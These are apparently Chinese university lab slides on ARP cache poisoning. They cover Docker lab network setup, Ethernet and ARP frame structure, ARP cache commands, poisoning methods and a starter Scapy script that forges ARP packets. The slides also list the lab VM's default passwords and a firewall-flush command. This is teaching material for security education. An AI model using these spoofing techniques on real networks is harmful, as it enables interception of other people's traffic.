实验8 ARP缓存中毒

王美珍

主要内容

- MAC和ARP协议
- ARP缓存中毒攻击
- 利用ARP缓存中毒实施中间人攻击

实验环境

- Ubuntu Seed虚拟机下载地址：
  - QQ群空间
- 虚拟机软件：vmware (15.5.0及兼容版本) + vmware tools
- ubuntu系统的用户密码


  普通用户： seed 密码:dees

  超级用户：root 密码：seedubuntu
- 实验采用一个虚拟机，多个容器来完成

docker容器的使用

- 容器查看
  - docker ps –a，可以看到已有一个server
- 容器创建
  - docker run -it --name=user --hostname=user --privileged “seedubuntu” /bin/bash
- 容器启用/停止
  - docker start/stop 容器名
- 进入容器的命令行
  - docker exec –it 容器名 /bin/bash
- 删除容器(实验未完成前不要删除）
  - docker rm 容器名

2.1 网络环境搭建


eth0
192.168.60.2
HostA
eth0
10.0.2.7
docker1
10.0.2.8
docker2
192.168.60.1
bridge
HostB
局域网
(intranet)
Server2
启动telnet服务
Internet
(extranet)
网关
(VM)
eth0
192.168.60.3
HostM

2.1 网络环境搭建

- 在 VM 上创建 docker 网络 extranet

$ sudo docker network create --subnet=10.0.2.0/24 --gateway=10.0.2.8 --opt "com.docker.network.bridge.name"="docker1" extranet

- 在 VM 上创建 docker 网络 intranet

$ sudo docker network create --subnet=192.168.60.0/24 --gateway=192.168.60.1 --opt "com.docker.network.bridge.name"="docker2" intranet

- 在 VM 上新开一个终端，创建并运行容器 Server2

$sudo docker run -it --name=Server2 --hostname=Server2 --net=extranet --ip=10.0.2.7 --privileged "seedubuntu" /bin/bash

- 在 VM 上新开一个终端，创建并运行容器 HostA

$sudo docker run -it --name=HostA --hostname=HostA --net=intranet -- ip=192.168.60.2 --privileged "seedubuntu" /bin/bash

- 在 VM 上新开一个终端，创建并运行容器 HostM

$sudo docker run -it --name=HostM --hostname=HostM --net=intranet --ip=192.168.60.3 --privileged "seedubuntu" /bin/bash

环境其它配置

- 容器中**tcpdump**执行错误的解决


```
root@HostM:/# tcpdump -i eth0 icmp
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' f
rom LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from L
D_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PR
ELOAD cannot be preloaded (cannot open shared object file): ignored.
tcpdump: error while loading shared libraries: libcrypto.so.1.0.0: cannot open s
hared object file: Permission denied
root@HostM:/# mv /usr/sbin/tcpdump /usr/bin/
root@HostM:/# ln -s /usr/bin/tcpdump /usr/sbin/tcpdump
root@HostM:/#
```

- 虚拟机清空防火墙配置
  - **iptables –F**
  - **iptables –L** 查看防火墙配置，应该均为**ACCEPT**


报文传输过程

- Hop-by-hop传输（逐跳传输）

主机H_1向H_2发送数据



以太帧和MAC头



MAC地址

```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11642 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11642 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1428398 (1.4 MB)  TX bytes:1428398 (1.4 MB)
```

以太帧举例

- 以太帧包含**IP**报文

```
▾ Ethernet II, Src: 08:00:27:84:5e:b9, Dst: 08:00:27:dd:08:88
  ▸ Destination: 08:00:27:dd:08:88
  ▸ Source: 08:00:27:84:5e:b9
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
▸ Internet Control Message Protocol
```


```
0000  08 00 27 dd 08 88 08 00  27 84 5e b9 08 00 45 00   ..'..... '.^...E.
0010  00 54 fe a5 40 00 40 01  23 f7 0a 00 02 06 0a 00   .T..@.@. #.......
0020  02 07 08 00 5a fc 0b 05  00 01 dc 8a 31 5e 8d 11   ....Z... ....1^..
```


- 以太帧包含**ARP**

```
▾ Ethernet II, Src: 08:00:27:dd:08:88, Dst: 08:00:27:84:5e:b9
  ▸ Destination: 08:00:27:84:5e:b9
  ▸ Source: 08:00:27:dd:08:88
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
▸ Address Resolution Protocol (request)
```


```
0000  08 00 27 84 5e b9 08 00  27 dd 08 88 08 06 00 01   ..'.^... '.......
0010  08 00 06 04 00 01 08 00  27 dd 08 88 0a 00 02 07   ........ '.......
0020  00 00 00 00 00 00 0a 00  02 06 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

ARP: IP地址到MAC地址的转换






ARP帧格式


0
2
4
硬件类型
协议类型
硬件地址长度
协议长度
操作类型（op）
发送方 MAC 地址
发送方IP 地址
发送方IP 地址
目标MAC地址
目标IP 地址


发送ARP请求

- 从10.0.2.4 ping 10.0.1.15



No.	Time	Source	Destination	Protocol	Length	Info
1	202…	PcsCompu_65:a7:3c	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.4
2	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	10.0.2.15 is at 08:00:27:b8:7c:bb
3	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=1/256,
4	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=1/256,
5	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=2/512,
6	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=2/512,
7	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	Who has 10.0.2.4? Tell 10.0.2.15
8	202…	PcsCompu_65:a7:3c	PcsCompu_b8:7…	ARP	42	10.0.2.4 is at 08:00:27:65:a7:3c

ARP缓存


Terminal
$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 ether 08:00:27:b8:7c:bb C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3
$
$ sudo arp -d 10.0.2.15
$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 (incomplete) enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3
$
$ ping -c 1 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.424 ms
--- 10.0.2.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.424/0.424/0.424/0.000 ms
$
$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 ether 08:00:27:b8:7c:bb C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3

ARP缓存中毒

- 使用ARP请求
  - 构造一个ARP请求包并发送给主机
- 使用ARP响应
  - 构造一个ARP响应包并发送给主机
- 使用免费ARP——当主机需要向所有其他机器的ARP缓存更新过期信息时使用
  - 源和目的IP地址均为发布免费ARP的主机地址
  - ARP头部和以太帧头部的目的MAC地址都是广播MAC地址（FF:FF:FF:FF:FF:FF）

伪造ARP消息

- 构造ARP报文

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

```
>>> ls(ARP)
hwtype      : XShortField                 = (1)
ptype       : XShortEnumField             = (2048)
hwlen       : FieldLenField               = (None)
plen        : FieldLenField               = (None)
op          : ShortEnumField              = (1)
hwsrc       : MultipleTypeField           = (None)
psrc        : MultipleTypeField           = (None)
hwdst       : MultipleTypeField           = (None)
pdst        : MultipleTypeField           = (None)
>>> ls(Ether)
dst         : DestMACField                = (None)
src         : SourceMACField              = (None)
type        : XShortEnumField             = (36864)
```

